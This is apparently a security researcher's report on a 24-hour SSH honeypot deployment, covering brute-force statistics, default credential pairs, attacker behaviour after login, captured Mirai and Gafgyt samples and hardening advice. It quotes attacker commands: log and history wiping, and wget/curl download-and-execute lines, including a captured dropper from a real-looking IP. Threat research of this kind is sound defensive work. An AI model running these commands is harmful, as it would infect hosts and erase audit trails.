Project Report

SSH Honeypot Deployment & Threat Analysis

Maxwell Mwangi

2026-02-06

Duration	Location	Tools
24 Hours	Frankfurt, EU	Cowrie + Ngrok

Overview

Executive Summary

Project Objective

Deployment of a medium-interaction SSH honeypot (Cowrie) designed to mimic a vulnerable Linux server. By tunneling the local service through a global Ngrok endpoint, the honeypot was exposed to international botnet clusters for comprehensive threat analysis.

Key Findings

- Immediate influx of automated scanning traffic upon EU-West exposure
- Dominance of dictionary attacks using default credentials
- Post-exploitation behavior follows predictable three-phase pattern
- Malware payloads primarily Mirai and Gafgyt variants

24-Hour Metrics

5,842	812
Total Connections	Unique Source IPs
247	**4 min**
Successful Logins	Time to First Hit

Malware Capture

22 Unique binary samples intercepted

Mirai variants | Gafgyt variants

Technical Setup

Deployment Architecture

Infrastructure Details

Target Host
jinguban (VM)

Endpoint
2.tcp.eu.ngrok.io:19596

Location
Frankfurt, EU Node


Duration
24 Hours

Tools & Technologies

Cowrie Honeypot v3
Medium-interaction SSH/Telnet honeypot

Ngrok Tunnel v3
Global tunnel service for public exposure

Network Architecture




High-Visibility Surface: The global Ngrok relay provided significantly higher exposure to international botnet clusters compared to local network deployment. This configuration enabled capture of diverse attack patterns from geographically distributed threat actors.

24-Hour Analysis

Traffic Overview: Attack Surface

Connection Request Timeline



Key Metrics

Total Connections

5,842

~243 per hour average

Unique Source IPs

812

Global distribution

Successful Logins

247

4.2% success rate

Average Time to First Hit

4 Minutes

Observation: The exposure to the EU-West region resulted in an immediate influx of automated scanning traffic. Unlike local nodes, the global Ngrok relay provided a high-visibility surface for large-scale botnets, with sustained attack volume throughout the 24-hour observation period.

Attack Vector

Attack Methodology: Credential Brute-Forcing

Attack Pattern Analysis

The vast majority of attacks utilized Dictionary Attacks. Botnets cycled through common default credentials and leaked password lists with high-frequency automated attempts.

Attack Characteristics

- High-frequency automated attempts (10-50 per minute)
- Sequential credential list traversal
- Rapid session termination on failure
- Distributed source IPs (botnet infrastructure)

Insight: The prevalence of default credential attacks demonstrates that attackers prioritize low-hanging fruit, targeting the vast population of poorly configured IoT devices and servers.

Top 5 Credential Pairs Attempted

1	root / 123456	23.4%
2	admin / admin	18.7%
3	root / root	15.2%
4	ubnt / ubnt Ubiquiti IoT devices	12.8%
5	support / support	9.1%

Attack Lifecycle

Attack Methodology: Post-Exploitation

PHASE 1

Reconnaissance

Once authenticated, attackers immediately verify system resources and capabilities to assess the target's value and suitability for botnet recruitment.

Common Commands

`uname -a`
Kernel & architecture info

`cat /proc/cpuinfo`
CPU specifications

`df -h`
Disk space availability

`free -m`
Memory utilization

Duration: 5-15 seconds

PHASE 2

Cleanup

Attackers systematically erase traces of intrusion to evade detection and forensic analysis, removing command history and log entries.

Evasion Techniques

`history -c`
Clear bash history

`rm -rf /var/log/lastlog`
Remove login records

`unset HISTFILE`
Disable history logging

`export HISTSIZE=0`
Zero history buffer

Duration: 3-8 seconds

PHASE 3

Infection

Final phase involves downloading and executing malicious payloads to convert the compromised host into a botnet node for DDoS attacks.

Deployment Methods

`wget http://IP/malware`
HTTP payload retrieval

`curl -O http://IP/malware`
Alternative download

`chmod +x malware`
Set execution permissions

`./malware &`
Background execution

Duration: 10-30 seconds

Pattern Consistency: All 247 successful authentications followed this three-phase sequence with remarkable consistency, indicating standardized botnet automation scripts. The entire post-exploitation lifecycle completes in under 60 seconds, demonstrating the efficiency of modern IoT botnet operations.

Threat Intelligence

Malware Payload Capture & Analysis

Capture Statistics

22

Unique Binaries

Mirai Variants	13 (59%)
Gafgyt Variants	7 (32%)
Other/Unknown	2 (9%)

Botnet Characteristics

Mirai Botnet

- IoT device targeting
- DDoS attack capabilities
- Self-propagation via scanning
- Memory-resident (no persistence)

Gafgyt (Bashlite)

- Linux server targeting
- Multiple DDoS attack types
- Exploit-based propagation
- Modular architecture

Sample Captured Command

```
# Command sequence observed
cd /tmp;
wget http://45.148.10.194/b;
chmod +x b;
./b
```

Command Analysis

1. cd /tmp

Targets world-writable directory, typically accessible without elevated privileges

2. wget http://45.148.10.194/b

Downloads malicious binary from remote C2 server (IP geolocation: Russia)

3. chmod +x b

Sets execution permissions on downloaded payload

4. ./b

Executes malware, establishing botnet connection and awaiting C2 commands

Impact: Converts compromised host into zombie node for Distributed Denial of Service (DDoS) attacks, contributing to botnet swarm capacity.

Global Landscape

Threat Intelligence Context

IoT Botnet Statistics 2024-2025

Total IoT Attacks (2024) — 1.7B

Detected by Kaspersky across global networks

BadBox 2.0 Botnet — 10M+

Smart TVs, projectors, infotainment systems

911 S5 Botnet (Peak) — 19M

Active bots across 190 countries

DDoS Attack Growth — +53%

Increase in 2024 compared to 2023

Attack Sophistication Trends

- ↑ Most powerful DDoS attack: 1.14 Tbps (65% increase)
- ↑ Largest botnet detected: 227,000 devices
- ↑ AI-generated polymorphic malware on the rise

SSH Security Vulnerabilities

Weak Credentials

97% of identity intrusions

Nearly all successful breaches exploit weak or default passwords

Default Ports

Port 22 exposure

Default SSH port makes services easy targets for automated scans

Root Access

Unrestricted login

Direct root login increases privilege escalation risks

Botnet Evolution

Mirai (2016): Pioneered IoT device targeting, source code leaked leading to dozens of variants

Gafgyt: Bashlite variant with modular architecture, multiple DDoS attack types

Modern Strains: Enhanced evasion, opportunistic credential stuffing, modular payloads

Research Context: Current findings align with global threat intelligence, confirming persistent IoT botnet activity and SSH as primary attack vector.

Synthesis

Key Findings & Implications

Immediate Compromise Risk

Any internet-facing SSH service using default credentials will be compromised within minutes of exposure.

Evidence

- ✓ Average time to first attack: 4 minutes
- ✓ 247 successful authentications in 24 hours
- ✓ 4.2% success rate on credential attempts

Botnet Automation Dominance

Automated attacks dominate with high-volume, repetitive patterns indicating sophisticated botnet infrastructure, not human attackers.

Attack Characteristics

- ✓ Consistent three-phase post-exploitation
- ✓ Standardized command sequences
- ✓ Rapid execution (<60 seconds total)
- ✓ Distributed source IPs (812 unique)

Global Exposure Impact

The use of a global tunnel (Ngrok) significantly increased the volume of high-sophistication traffic compared to local network exposure.

Comparative Analysis

Global (Ngrok EU) — 5,842 connections

Local Network (est.) — <500 connections

Honeypot Effectiveness

The honeypot successfully isolated threats, preventing actual damage to the host system while providing critical data on current cyber threat trends.

Intelligence Value

- ✓ 22 malware samples captured for analysis
- ✓ Real-time attack pattern documentation
- ✓ Attacker TTPs identified and catalogued
- ✓ Zero host system compromise

Defense Strategy

Security Recommendations

Authentication Hardening

1 Key-Based Authentication

Disable password authentication where possible. Use SSH keys with strong passphrases.

2 Multi-Factor Authentication

Implement MFA for all SSH access. Adds critical layer beyond credentials.

3 Strong Password Policies

Enforce complexity requirements. Eliminate default or weak passwords.

Impact: Eliminates 97% of credential-based attacks

Network Security

4 Change Default Ports

Move SSH off port 22 to reduce automated scanning visibility.

5 Implement Fail2Ban

Block IPs after multiple failed login attempts. Automated protection.

6 IP Whitelisting

Restrict SSH access to known IP ranges. Limit attack surface.

Impact: Reduces automated attack volume by 80%+

Advanced Defenses

7 Threat Intelligence

Integrate threat feeds to block known malicious IPs automatically.

8 IoT Segmentation

Isolate IoT devices on separate network segments. Limit lateral movement.

9 Port Forwarding Monitoring

Alert on SSH tunnel creation attempts. May indicate compromise.

Impact: Proactive threat detection and containment

9
Recommendations

Defense-in-Depth Strategy: Implement multiple layers of security controls to protect against evolving botnet threats

Priority: Critical

Conclusion

Constant Automated Assault

The deployment confirms that exposed SSH services are under constant, automated assault by sophisticated botnet infrastructure . The data provides actionable intelligence for strengthening defensive postures against evolving IoT botnet threats.

5,842
Connection attempts in 24 hours

4 min
Average time to first attack

22
Malware samples captured

Key Takeaway

Honeypots serve as critical early warning systems, providing real-world threat intelligence while isolating attacks from production systems. The findings underscore the urgent need for robust SSH security practices in an era of pervasive IoT botnet activity.

Report by
Maxwell Mwangi
Security Researcher
2026-02-06